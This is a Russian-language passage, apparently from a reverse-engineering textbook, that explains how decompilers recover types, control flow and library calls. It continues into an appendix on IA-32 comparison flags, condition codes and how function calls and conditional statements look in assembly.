Ещё одна задача, для которой полезен анализ потока данных, - распространение типов. Декомпиляторы получают сведения о типах из множества источников и различными методами анализа. Максимально широкое распространение этих сведений по программе может поразительно улучшить читаемость декомпилированного результата. Рассмотрим мощный метод извлечения сведений о типах и покажем, какую пользу ему приносит распространение.

Хорошо известен приём сбора сведений о типах из вызовов библиотек и системы [Guilfanov]. Идея в том, что, правильно распознав вызовы известных функций, например системных функций или функций библиотеки времени выполнения, можно легко распространить типы по программе и значительно повысить её читаемость. Сначала рассмотрим простой случай внешних вызовов известных системных функций, например `KERNEL32!CreateFileA`. Обнаружив такой вызов, декомпилятор может существенно выиграть от известных сведений о его типах. Например, об этом

API известно, что он возвращает дескриптор файла, а первым параметром принимает указатель на имя файла в ASCII.

Эти сведения можно распространить внутри текущей процедуры для повышения её читаемости, поскольку теперь известно, что регистр или участок хранения, из которого взят первый параметр, содержит указатель на строку имени файла. В зависимости от источника значения можно дополнить сведения о типах программы. Если, например, значение поступает из параметра текущей процедуры, теперь известен и тип этого параметра, и так далее.

Аналогичным образом возвращённое функцией значение можно отследить и правильно типизировать внутри этой процедуры и за её пределами. Если возвращаемое значение использует вызывающая текущую процедуру сторона, теперь известно, что процедура также возвращает значение типа "дескриптор файла".

Процесс наиболее эффективен при глобальном выполнении для всей программы. Тогда декомпилятор может рекурсивно распространять сведения о типах по программе и тем самым значительно повышать общее качество результата. Вернёмся к рассмотренному выше вызову `CreateFileA`. Если распространить все выведенные из него сведения о типах как на вызывающие, так и на вызываемые текущей процедурой функции, во всей программе появится довольно много дополнительных данных о типах.

Анализ типов

В зависимости от конкретной платформы, для которой создан исполняемый файл, точные сведения о типах часто отсутствуют в двоичных файлах, по крайней мере непосредственно. Более высокоуровневые байт-коды, например байт-код Java и MSIL, действительно содержат точные типы аргументов функций и членов классов (в MSIL также имеются типы локальных переменных, отсутствующие в байт-коде Java), что значительно упрощает декомпиляцию. Собственные исполняемые файлы IA-32, как и файлы большинства других процессорных архитектур, вообще не содержат явных сведений о типах, но их можно извлечь, например, методами на основе ограничений, описанными в [Mycroft]. В следующих разделах рассматриваются способы сбора из исполняемых файлов сведений о простых и сложных типах данных.

Примитивные типы данных

При определении регистра, то есть первой загрузке в него значения, какие-либо сведения о типе зачастую полностью отсутствуют. Как декомпилятору определить, содержит ли конкретная переменная знаковое или беззнаковое значение и какова его длина (`char`, `short int` и так далее)? Поскольку многие инструкции полностью игнорируют примитивные типы и работают совершенно одинаково независимо от знаковости значения в регистре, декомпилятор должен искать в коде инструкции, чувствительные к типам. Таких инструкций несколько.

Лучший способ различить знаковые и беззнаковые значения - исследовать условные переходы, основанные на соответствующем значении. Для знаковых и беззнаковых операндов существуют разные группы инструкций условного перехода (дополнительные сведения см. в приложении A). Например, при сравнении знаковых значений применяется `JG`, а при сравнении беззнаковых - `JA`. Найдя одну из этих инструкций и связав её с конкретным регистром, декомпилятор может распространить сведения о том, содержит ли регистр и источник его текущего значения знаковую или беззнаковую величину.

Ещё один источник сведений о знаковости значений - инструкции `MOVZX` и `MOVSX`. Они используются при расширении значения с 8 или 16 до 32 бит либо с 8 до 16 бит. Здесь компилятор обязан

выбрать правильную инструкцию, соответствующую точному расширяемому типу данных. Знаковые значения расширяются с сохранением знака инструкцией `MOVSX`, а беззнаковые - нулями инструкцией `MOVZX`. Эти инструкции также раскрывают точную длину переменной до и после расширения. Если более короткое значение используется без предварительного расширения, его точный размер обычно легко определить по используемой части регистра: все 32 бита, младшие 16 бит и так далее.

После сбора сведений о примитивных типах имеет смысл распространить их глобально, как обсуждалось ранее. В целом это верно для декомпиляции собственного кода: следует брать каждый крошечный фрагмент существенных сведений и извлекать из него максимум пользы.

Сложные типы данных

Как декомпиляторы работают с более сложными конструкциями, например структурами и массивами? Первым делом обычно устанавливают, что определённый регистр хранит адрес памяти. Это становится очевидно, как только где-либо в коде обнаруживается инструкция, использующая значение регистра как адрес. Затем по виду арифметики указателей, выполняемой над адресом, декомпилятор определяет, является ли объект структурой или массивом, и создаёт определение этого типа данных.

Обычно можно предположить, что последовательности кода, которые прибавляют к указателям жёстко заданные константы, а затем обращаются по полученному адресу памяти, работают со структурами. Конкретный примитивный тип каждого члена можно установить рассмотренными выше методами определения типов.

К массивам обычно обращаются несколько иначе, без жёстко заданных смещений. Поскольку элементы массива почти всегда обрабатываются внутри цикла, самая распространённая последовательность доступа использует индекс и множитель размера. Благодаря этому массивы довольно легко обнаруживать. Адреса памяти, вычисленные путём прибавления к базовому адресу значения, умноженного на константу, почти всегда принадлежат массивам. Представленный массивом тип данных, будем надеяться, снова удастся установить стандартными средствами анализа типов.

Иногда доступ к структуре или массиву выполняется без загрузки их адреса в отдельный регистр. Обычно это происходит, когда указан конкретный элемент массива или член структуры, а сама структура данных находится в стеке. В таком случае компилятор может применять жёстко заданные смещения стека для обращения к отдельным полям или элементам. Тогда отличить сложные типы от простых локальных переменных в стеке становится невозможно.

В некоторых случаях восстановить различие между массивом и структурой просто невозможно. Чаще всего это относится к массивам, к которым обращаются по жёстко заданным индексам. Проблема в том, что компиляторы обычно заменяют такой индекс жёстко заданным смещением относительно начального адреса массива, из-за чего последовательность выглядит точно как обращение к структуре.

Рассмотрим в качестве примера следующий фрагмент кода:

```
mov     eax, DWORD PTR [esp-4]
mov     DWORD PTR [eax], 0
mov     DWORD PTR [eax+4], 1
mov     DWORD PTR [eax+8], 2
```

Проблема этой последовательности в том, что невозможно понять, представляет ли EAX указатель на структуру данных или на массив. Обычно к элементам массива не обращаются по жёстко заданным индексам, а к членам структуры обращаются, однако бывают исключения. В большинстве случаев предыдущий машинный код получился бы при обращении к членам структуры следующим образом:

```
void foo1(TESTSTRUCT *pStruct)
{

pStruct->a = FALSE;
pStruct->b = TRUE;
pStruct->c = SOMEFLAG; // SOMEFLAG == 2
}
```

Проблема состоит в том, что без особых усилий можно придумать по меньшей мере ещё одну последовательность исходного кода, создающую совершенно такой же ассемблерный код. Очевидный случай - EAX представляет массив, а вы обращаетесь к первым трём 32-разрядным элементам и присваиваете им значения, хотя такая последовательность довольно необычна. Как я уже упоминал, к массивам обычно обращаются в циклах. Это приводит нас к агрессивному разворачиванию циклов, которое некоторые компиляторы выполняют при определённых обстоятельствах. Тогда компилятор способен создать приведённую выше ассемблерную последовательность или очень похожую, даже если исходный код содержал цикл. Ниже показан пример исходного текста, который при компиляции Microsoft C/C++ с параметром Maximize Speed создаёт уже виденную ассемблерную последовательность:

```
void foo2(int *pArray)
{

for (int i = 0; i < 3; i++)

pArray[i] = i;
}
```

Это ещё один печальный, пусть и несколько крайний, пример потери сведений при компиляции. С точки зрения декомпилятора невозможно узнать, представляет ли EAX массив или структуру данных. И всё же, поскольку доступ к массивам по жёстко заданным смещениям встречается редко, простое предположение, что вычисленный с такими смещениями указатель представляет структуру данных, вероятно, будет верным для 99 процентов существующего кода.

Анализ потока управления

Анализ потока управления - процесс преобразования неструктурированных графов, созданных входной частью, в структурированные графы, представляющие конструкции языков высокого уровня. Здесь декомпилятор преобразует абстрактные блоки и условные переходы в конкретные управляющие конструкции, отображающие высокоуровневые понятия вроде циклов с предусловием и постусловием, двусторонних условных операторов и так далее.

Подробное описание этих управляющих конструкций и способов их реализации большинством современных компиляторов дано в приложении А. Конкретные алгоритмы преобразования неструктурированных графов в структурированные графы потока управления выходят за рамки книги. Их обстоятельное изложение можно найти в [Cifuentes2] и [Cifuentes3].

Значительная часть анализа потока управления проста, но некоторые идиомы компиляторов на этом этапе могут потребовать особого внимания. Например, многие компиляторы склонны преобразовывать циклы с предусловием в циклы с постусловием, добавляя перед началом цикла специальную проверку, которая не позволяет войти в него при невыполненном условии. Это делается как оптимизация, но с точки зрения декомпиляции способно несколько снизить читаемость кода, если конструкция не обработана правильно. Декомпилятор буквально переведёт такую схему и представит начальную проверку как дополнительный оператор `if`, которого, очевидно, никогда не было в исходном тексте, а за ним поместит цикл `do...while`. Автору декомпилятора имеет смысл выявить этот случай и правильно структурировать граф как обычный цикл с предусловием. Нет нужды говорить, что, вероятно, существуют и другие подобные ситуации, где оптимизации компилятора меняют структуру потока управления программы так, что декомпилированный результат становится менее читаемым.

Поиск библиотечных функций

Большинство исполняемых файлов содержит значительный объём библиотечного кода, скомпонованного с программой. При декомпиляции имеет смысл выявить эти функции, пометить их и не декомпилировать. Это полезно по нескольким причинам:

• Декомпилировать весь библиотечный код часто не требуется, а его присутствие добавляет в результат избыточный код. Выявление библиотечных вызовов позволяет полностью устранить библиотечный код и повысить качество и релевантность декомпилированного результата.

• Правильное выявление библиотечных вызовов даёт программе дополнительные "символы", поскольку теперь известны имена всех внутренних вызовов библиотеки, что значительно повышает читаемость декомпилированного результата.

• После правильного выявления библиотечных вызовов можно воспользоваться точными сведениями об их типах. Эти данные распространяются по программе (см. раздел о распространении типов ранее в этой главе) и значительно повышают читаемость.

Методы точного выявления библиотечных вызовов описаны в [Emmerik1]. Не углубляясь в подробности, основная идея состоит в создании сигнатур библиотечных файлов. Сигнатуры представляют собой простые последовательности первых нескольких байтов каждой функции библиотеки. При декомпиляции исполняемый файл просматривается в поисках этих сигнатур с использованием хеша для эффективности, а адреса всех библиотечных функций записываются. Обычно декомпилятор не декомпилирует такие функции, а лишь включает сведения об их типах данных в процесс анализа типов.

Выходная часть

Выходная часть декомпилятора отвечает за создание настоящего кода языка высокого уровня из обработанного кода, полученного на этапе анализа. Она зависит от языка и, подобно взаимозаменяемой выходной части компилятора, позволяющей поддерживать несколько процессорных архитектур, может быть довольно легко заменена, чтобы декомпилятор создавал результат на разных языках высокого уровня.

Кратко рассмотрим, как выходная часть создаёт код из инструкций промежуточного представления. Такие инструкции, как присваивание, обычно называемое `asgn`, обрабатывать довольно просто, поскольку `asgn` уже содержит деревья выражений, которые остаётся лишь представить в виде текста. Инструкции `call` и `ret` также довольно просты. При анализе потока данных декомпилятор

подготавливает список аргументов для `call` и находит возвращаемое значение для `ret`. Они сохраняются вместе с инструкциями, и на этапе создания кода их нужно лишь вывести с правильным синтаксисом в зависимости от целевого языка.

Вероятно, самый сложный этап процесса - создание операторов потока управления из структурированного графа. Здесь декомпилятор должен правильно выбрать наиболее подходящие конструкции языка высокого уровня. Например, большинство таких языков поддерживает несколько видов циклов: `do...while`, `while...` и `for...`. Кроме того, в зависимости от конкретного языка тело цикла может содержать безусловные переходы. Их следует перевести в ключевые слова наподобие `break` или `continue`, если целевой язык поддерживает эти или эквивалентные конструкции.

Создавать код для двусторонних и многосторонних условных операторов на этом этапе довольно просто, поскольку условия уже проанализированы при анализе кода. Остаётся выбрать подходящую языковую конструкцию и создать код из дерева выражения в условной инструкции, обычно называемой `jcond`. Неструктурированные элементы графа, прошедшие этап анализа, обычно представляются операторами `goto` (например, безусловный переход в середину условного блока или цикла).

Практическая декомпиляция IA-32

Теперь вы, возможно, думаете, что видели или смогли найти не так уж много работающих декомпиляторов IA-32. Где же они? Дело в том, что на момент написания книги полностью функциональных декомпиляторов IA-32 действительно почти нет, и, судя по всему, этой технологии предстоит пройти долгий путь, прежде чем она станет полностью пригодной к использованию.

Насколько мне известно, сейчас разрабатываются два декомпилятора собственного кода IA-32: Andromeda и Boomerang. Оба уже частично пригодны к работе, а один из них, Boomerang, действительно применялся для восстановления настоящего производственного исходного кода в коммерческой среде [Emmerik2]. В отчёте описан процесс восстановления довольно большого объёма кода с постепенным улучшением декомпилятора и исправлением ошибок ради повышения качества результата. И всё же большая часть результата редактировалась вручную для улучшения читаемости, а у проекта была хорошая отправная точка: исходный код более старой, прототипной версии того же продукта.

Заключение

На этом завершается относительно краткий обзор увлекательной области декомпиляции. В главе вы немного узнали о процессе и применяемых алгоритмах. Вы также увидели несколько примеров сведений, доступных в двоичных исполняемых файлах, и получили представление о результате, которого можно ожидать от передового декомпилятора.

Следует подчеркнуть, что декомпиляция включает намного больше. Я намеренно не обсуждал подробности алгоритмов, чтобы не превращать главу в скучный учебный текст. Если вы хотите узнать больше, на момент написания книги отдельных книг по декомпиляции нет, но ближе всего к такой книге, вероятно, докторская диссертация Кристины Сифуэнтес *Reverse Compilation Techniques* [Cifuentes2]. Этот текст даёт очень понятное введение в тему и подробно описывает различные алгоритмы декомпиляции. Помимо него накопленные знания можно найти в разнообразных исследовательских статьях, большинство из которых свободно доступно в сети.

Что касается ожиданий от декомпиляции двоичных файлов, я бы подвёл такой итог: декомпиляция возможна, всё сводится к правильным ожиданиям. Декомпиляция собственного кода - "не серебряная пуля", если позаимствовать знаменитое выражение Брукса; она не способна восстановить из двоичного исполняемого файла высокоуровневый код со стопроцентной точностью. И всё же работающий декомпилятор собственного кода мог бы создать приближение к исходному тексту и творить чудеса с процессом реверс-инжиниринга, резко сокращая время, необходимое для понимания сложной программы, исходный код которой недоступен.

Область декомпиляции двоичных файлов определённо даёт много поводов для надежды. Мы ещё не видели, на что способен лучший в своём классе декомпилятор собственного кода при наличии высококачественных библиотечных сигнатур, полных прототипов вызовов операционной системы и прочего. У меня всегда создаётся впечатление, что многие не до конца осознают, насколько хорошего результата можно ожидать от такого инструмента. Надеюсь, время покажет.

Приложение A. Расшифровка структур кода

В этом приложении рассматриваются наиболее распространённые логические конструкции и конструкции потока управления языков высокого уровня и показывается их реализация на языке ассемблера IA-32. Задача состоит в том, чтобы предоставить своего рода словарь типичных ассемблерных последовательностей, которые, скорее всего, встретятся вам при исследовании кода IA-32.

Приложение начинается с подробного объяснения реализации логики в IA-32, включая сравнение операндов и различные коды условий, используемые инструкциями условного перехода. Затем подробно исследуется каждая популярная конструкция потока управления и её ассемблерная реализация, в том числе циклы и разнообразные условные блоки. Следующий раздел посвящён логике без ветвлений и демонстрирует наиболее распространённые последовательности такого рода. Наконец, я включил краткое обсуждение влияния настройки рабочего набора на процесс исследования приложений Windows.

Понимание низкоуровневой логики

Самый базовый элемент программного обеспечения, отличающий обычный карманный калькулятор от полноценного компьютера, - способность выполнять последовательность логических и условных инструкций. В следующих разделах показаны наиболее распространённые виды низкоуровневых логических конструкций, часто встречающихся при реверс-инжиниринге, и объяснён их точный смысл. Сначала я рассматриваю процесс сравнения двух операндов на языке ассемблера - важнейший строительный блок почти каждого логического выражения. Затем обсуждаются коды условий ассемблера IA-32, применяемые во всех условных инструкциях набора.

Сравнение операндов

Подавляющее большинство логических выражений связано со сравнением двух или нескольких операндов. Обычно за ним следует код, действия которого зависят от результата сравнения. В следующих разделах показан механизм сравнения операндов на языке ассемблера IA-32. Для знаковых и беззнаковых операндов этот процесс несколько различается.

Основная инструкция сравнения операндов - `CMP`. По существу, она вычитает второй операнд из первого и отбрасывает результат. Флаги процессора сообщают следующим инструкциям итог вычитания. Как и для многих других инструкций, интерпретация флагов зависит от того, являются операнды знаковыми или беззнаковыми.

> Если вы не знакомы с тонкостями флагов IA-32, настоятельно рекомендуется прочитать раздел "Арифметические флаги" в приложении B, прежде чем продолжать.

Сравнения знаковых значений

В таблице A.1 показано поведение инструкции CMP при сравнении знаковых операндов. Помните, что таблица также относится к инструкции SUB.

Таблица A.1. Результаты знакового вычитания для инструкций CMP и SUB (X обозначает левый операнд, Y - правый)

Левый операнд	Правый операнд	Отношение между операндами	Затронутые флаги	Комментарии
X >= 0	Y >= 0	X = Y	OF=0 SF=0 ZF=1	Операнды равны, поэтому результат равен нулю.
X > 0	Y >= 0	X > Y	OF=0 SF=0 ZF=0	Все флаги сброшены, что указывает на положительный результат без переполнения.
X < 0	Y < 0	X > Y	OF=0 SF=0 ZF=0	То же, что в предыдущем случае, но X и Y содержат отрицательные целые числа.
X > 0	Y > 0	X < Y	OF=0 SF=1 ZF=0	SF=1 обозначает отрицательный результат, а при сброшенном OF это указывает, что Y больше X.
X < 0	Y >= 0	X < Y	OF=0 SF=1 ZF=0	То же, что в предыдущем случае, но X отрицателен, а Y положителен. Сочетание SF=1 и OF=0 снова означает, что Y больше X.
X < 0	Y > 0	X < Y	OF=1 SF=0 ZF=0	Ещё один похожий случай, где X отрицателен, а Y положителен, однако здесь возникает переполнение, и результат оказывается положительным.
X > 0	Y < 0	X > Y	OF=1 SF=1 ZF=0	Когда X положителен, а Y является отрицательным целым числом достаточно большой абсолютной величины, чтобы вызвать положительное переполнение, устанавливаются и OF, и SF.

При рассмотрении таблицы A.1 становятся ясны основные правила определения результатов сравнения знаковых целых чисел. Кратко их можно сформулировать так:

• Если установлен ZF, результат вычитания равен нулю, а значит, операнды равны.

• Если все три флага сброшены, первый операнд больше второго, поскольку получен положительный результат без переполнения.

• Если результат отрицателен и переполнения нет (SF=1, OF=0), второй операнд больше первого.

• Если возникло переполнение, а результат положителен, второй операнд должен быть больше первого: по существу, получен отрицательный результат, слишком малый для представления операндом назначения, откуда и возникает переполнение.

• Если возникло переполнение, а результат отрицателен, первый операнд должен быть больше второго: по существу, получен положительный результат, слишком большой для представления операндом назначения, откуда и возникает переполнение.

Обычно запоминать таблицы результатов сравнения A.1 и A.2 не требуется, однако их всё же стоит изучить и убедиться, что вы правильно понимаете роль каждого флага при сравнении операндов. Это поможет в некоторых случаях реверс-инжиниринга, когда флаги используются необычным образом. Знание того, как флаги устанавливаются при сравнении и вычитании, очень полезно для правильного понимания логических последовательностей и быстрой расшифровки их смысла.

Сравнения беззнаковых значений

В таблице A.2 показано поведение инструкции CMP при сравнении беззнаковых операндов. Помните, что, как и таблица A.1, она относится также к инструкции SUB.

Таблица A.2. Результаты беззнакового вычитания для инструкций CMP и SUB (X обозначает левый операнд, Y - правый)

Отношение между операндами	Затронутые флаги	Комментарии
X = Y	CF=0 ZF=1	Операнды равны, поэтому результат равен нулю.
X < Y	CF=1 ZF=0	Y больше X, поэтому результат меньше нуля, что вызывает переполнение (CF=1).
X > Y	CF=0 ZF=0	X больше Y, поэтому результат больше нуля и переполнение не возникает (CF=0).

При рассмотрении таблицы A.2 становятся ясны основные правила определения результатов сравнения беззнаковых целых чисел, и очевидно, что с беззнаковыми операндами работать проще. Кратко правила выглядят так:

• Если установлен ZF, результат вычитания равен нулю, а значит, операнды равны.

• Если оба флага сброшены, первый операнд больше второго, поскольку получен положительный результат без переполнения.

• Если возникло переполнение, второй операнд больше первого, поскольку результат должен быть слишком мал для представления операндом назначения.

Коды условий

Коды условий - суффиксы, добавляемые к определённым условным инструкциям, чтобы задать условия их выполнения.

Исследователю важно понимать эти мнемоники, поскольку практически каждая последовательность условного кода включает одну или несколько из них. Иногда их смысл интуитивно очевиден. Рассмотрим следующий код:

```
cmp     eax, 7
je      SomePlace
```

В этом примере очевидно, что JE (переход при равенстве) передаст управление SomePlace, если EAX равен 7. Это один из самых простых случаев, где понимать подробности инструкций наподобие CMP и кодов условий на самом деле не требуется. К сожалению для исследователей, существует довольно много случаев, где коды условий применяются неинтуитивно. Чтобы правильно понимать логику программы, важно знать, как они используют флаги. В следующих разделах перечислен каждый код условия и объяснено, какие флаги и почему он использует.

> В следующих разделах коды условий перечислены отдельно, хотя обычно они служат суффиксами условных инструкций. Самостоятельно коды условий никогда не применяются.

Коды условий для знаковых значений

В таблице A.3 приведены коды условий IA-32, определённые для знаковых операндов. Обратите внимание, что во всех знаковых кодах переполнение обнаруживается по флагу OF, поскольку арифметические инструкции обозначают им знаковое переполнение.

Таблица A.3. Коды условий для знаковых операндов инструкций CMP и SUB

Мнемоники	Условие по флагам	Выполняется, когда	Комментарии
If Greater (G) If Not Less or Equal (NLE)	ZF=0 AND ((OF=0 AND SF=0) OR (OF=1 AND SF=1))	X > Y	ZF подтверждает неравенство операндов. SF также проверяет либо положительный результат без переполнения, указывающий, что первый операнд больше, либо отрицательный результат с переполнением. Последнее означает, что второй операнд был отрицательным целым достаточно малой величины и дал результат, слишком большой для представления операндом назначения, откуда и возникло переполнение.

Мнемоники	Условие по флагам	Выполняется, когда	Комментарии
If Greater or Equal (GE) If Not Less (NL)	(OF=0 AND SF=0) OR (OF=1 AND SF=1)	X >= Y	Этот код похож на предыдущий, но не проверяет, сброшен ли ZF, поэтому условие выполняется и для равных операндов.
If Less (L) If Not Greater or Equal (NGE)	(OF=1 AND SF=0) OR (OF=0 AND SF=1)	X < Y	Сочетание OF=1 AND SF=0 указывает, что X меньше Y и результат слишком мал для представления операндом назначения: возникло переполнение и получен положительный результат. Другой случай - OF=0 AND SF=1: похожая ситуация без переполнения, где результат отрицателен.
If Less or Equal (LE) If Not Greater (NG)	ZF=1 OR ((OF=1 AND SF=0) OR (OF=0 AND SF=1))	X <= Y	Этот код совпадает с предыдущим, но дополнительно проверяет ZF, поэтому условие выполняется и при равенстве операндов.

Коды условий для беззнаковых значений

В таблице A.4 приведены коды условий IA-32, определённые для беззнаковых операндов. Обратите внимание, что во всех беззнаковых кодах переполнение обнаруживается по флагу переноса CF, поскольку арифметические инструкции обозначают им беззнаковое переполнение.

Таблица A.4. Коды условий для беззнаковых значений

Мнемоники	Условие по флагам	Выполняется, когда	Комментарии
If Above (A) If Not Below or Equal (NBE)	CF=0 AND ZF=0	X > Y	CF подтверждает, что второй операнд не больше первого, иначе он был бы установлен, а ZF подтверждает неравенство операндов.
If Above or Equal (AE) If Not Below (NB) If Not Carry (NC)	CF=0	X >= Y	Этот код похож на предыдущий, но проверяет только CF, поэтому условие выполняется и для равных операндов.
If Below (B) If Not Above or Equal (NAE) If Carry (C)	CF=1	X < Y	Установленный CF означает, что второй операнд больше первого, поскольку переполнение возможно лишь при отрицательном результате.
If Below or Equal (BE) If Not Above (NA)	CF=1 OR ZF=1	X <= Y	Этот код совпадает с предыдущим, но дополнительно проверяет ZF, поэтому условие выполняется и при равенстве операндов.
If Equal (E) If Zero (Z)	ZF=1	X = Y	ZF установлен, поэтому результат равен нулю, а значит, операнды равны.

Мнемоники	Условие по флагам	Выполняется, когда	Комментарии
If Not Equal (`NE`) If Not Zero (`NZ`)	`ZF=0`	X != Y	`ZF` сброшен, поэтому результат не равен нулю, что означает неравенство операндов.

Поток управления и компоновка программы

Подавляющая часть логики обычной компьютерной программы реализована с помощью ветвлений. Это самые распространённые программные конструкции независимо от языка высокого уровня. Программа проверяет одно или несколько логических условий и в зависимости от результата переходит в другую часть. Выявление ветвлений и определение их смысла и назначения - одна из самых базовых задач реверс-инжиниринга на уровне кода.

В следующих разделах представлены наиболее популярные конструкции потока управления и элементы компоновки программы. Сначала рассматриваются процедуры и их представление на языке ассемблера, затем - самые распространённые конструкции потока управления и сравнение их низкоуровневого и высокоуровневого представлений. Среди обсуждаемых конструкций - односторонние, двусторонние и многосторонние условные операторы, циклы и другие элементы.

Расшифровка функций

Самый базовый строительный блок программы - процедура, или функция. С точки зрения реверс-инжиниринга функции очень легко обнаружить по прологам и эпилогам. Это стандартные последовательности инициализации, которые компиляторы создают почти для каждой функции. Их конкретный вид зависит от применённого компилятора и других факторов, например соглашения о вызовах. Соглашения рассматриваются в соответствующем разделе приложения C.

На процессорах IA-32 функции почти всегда вызываются инструкцией `CALL`, которая сохраняет текущий указатель инструкции в стеке и переходит по адресу функции. Благодаря этому вызовы функций легко отличить от других безусловных переходов.

Внутренние функции

Внутренние функции вызываются из того же двоичного исполняемого файла, который содержит их реализацию. При создании последовательности вызова внутренней функции компиляторы обычно просто встраивают её адрес в код, поэтому обнаружить такой вызов очень легко. Ниже показан типичный вызов внутренней функции.

```
call    CodeSectionAddress
```

Импортированные функции

Вызов импортированной функции происходит, когда модуль обращается к функции, реализованной в другом двоичном исполняемом файле. Это важно, поскольку во время компиляции компилятор не знает, где будет находиться импортированная функция, а потому не может встроить её адрес в код, как обычно делает с внутренними функциями.

Вызовы импортированных функций реализуются с помощью каталога импорта и таблицы адресов импорта (см. главу 3). Во время выполнения каталог сопоставляет имя функции с соответствующей функцией целевого исполняемого файла, а IAT хранит её настоящий адрес. Вызывающая сторона загружает указатель функции из IAT и вызывает её. Ниже приведён пример типичного вызова импортированной функции:

```
call    DWORD PTR [IAT_Pointer]
```

Обратите внимание на `DWORD PTR` перед указателем: эта часть важна, поскольку предписывает процессору перейти не по адресу `IAT_Pointer`, а по адресу, на который указывает `IAT_Pointer`. Помните также, что указатель обычно не будет иметь имени, в зависимости от дизассемблера, и будет просто содержать адрес внутри IAT.

Импортированные вызовы легко обнаружить, поскольку кроме них функции редко вызываются косвенно через жёстко заданный указатель. Однако я рекомендую в самом начале сеанса реверс-инжиниринга определить расположение IAT и с её помощью подтверждать, что функция действительно импортирована. Найти IAT довольно легко: это можно сделать различными инструментами, которые выгружают заголовок PE модуля и сообщают адрес IAT. Инструменты для выгрузки заголовков PE рассмотрены в главе 4.

Некоторые дизассемблеры и отладчики автоматически обозначают вызов импортированной функции, внутренне проверяя адрес IAT, и тем самым избавляют вас от этой работы.

Односторонние условные операторы

Самая базовая форма логики в большинстве программ состоит из условия и следующего за ним условного перехода. В языках высокого уровня она записывается оператором `if` с условием и блоком условного кода, который выполняется, если условие истинно. Вот короткий пример:

```
if (SomeVariable == 0)

CallAFunction();
```

С низкоуровневой точки зрения реализация этого оператора требует логической проверки того, содержит ли `SomeVariable` ноль, а затем кода, который пропускает условный блок, выполняя условный переход, если `SomeVariable` не равна нулю. На рисунке A.1 показано типичное соответствие этого фрагмента ассемблерному коду.

Ассемблерный код на рисунке A.1 применяет `TEST` для простой проверки `EAX` на ноль. `TEST` выполняет побитовую операцию AND над `EAX` и устанавливает флаги по её результату, отбрасывая сам результат. Это эффективный способ проверить, равен ли `EAX` нулю, поскольку флаг нуля `ZF` устанавливается в соответствии с результатом побитовой операции AND. Обратите внимание, что условие обращено: в исходном коде программа проверяла, равна ли `SomeVariable` нулю, а компилятор обратил условие, чтобы условная инструкция, в данном случае переход, проверяла `SomeVariable` на неравенство нулю. Причина в том, что созданный компилятором двоичный код размещён в памяти в том же порядке, что и исходный. Поэтому, если `SomeVariable` не равна нулю, компилятор должен пропустить условный участок и сразу перейти к следующему за ним коду.

Итог состоит в том, что для односторонних условных операторов всегда нужно обращать смысл условного перехода, чтобы получить настоящее высокоуровневое логическое намерение.




Рисунок A.1. Высокоуровневое и низкоуровневое представления последовательности одностороннего условного оператора.

Двусторонние условные операторы

Ещё одна фундаментальная возможность языков высокого уровня - двусторонние условные операторы, обычно реализуемые парой ключевых слов `if-else`. Они отличаются от односторонних тем, что при невыполненном условии программа исполняет альтернативный блок кода и лишь затем переходит к коду после оператора `if-else`. Такие конструкции называют двусторонними, поскольку поток программы разделяется на один из двух возможных путей: блок `if` или блок `else`.

Кратко рассмотрим, как компиляторы реализуют двусторонние условные операторы. Во-первых, условный переход указывает на блок `else`, а не на код после всего условного оператора. Во-вторых, само условие почти всегда обращено, чтобы переход к `else` происходил лишь при невыполненном условии, а основной условный блок размещается сразу после условного перехода, чтобы выполняться при истинном условии. Условный блок всегда заканчивается безусловным переходом, который по существу пропускает блок `else`: это хороший признак двусторонней конструкции. Блок `else` помещается в конце условного блока, сразу после безусловного перехода. На рисунке А.2 показано, как обычный оператор `if-else` выглядит на языке ассемблера.

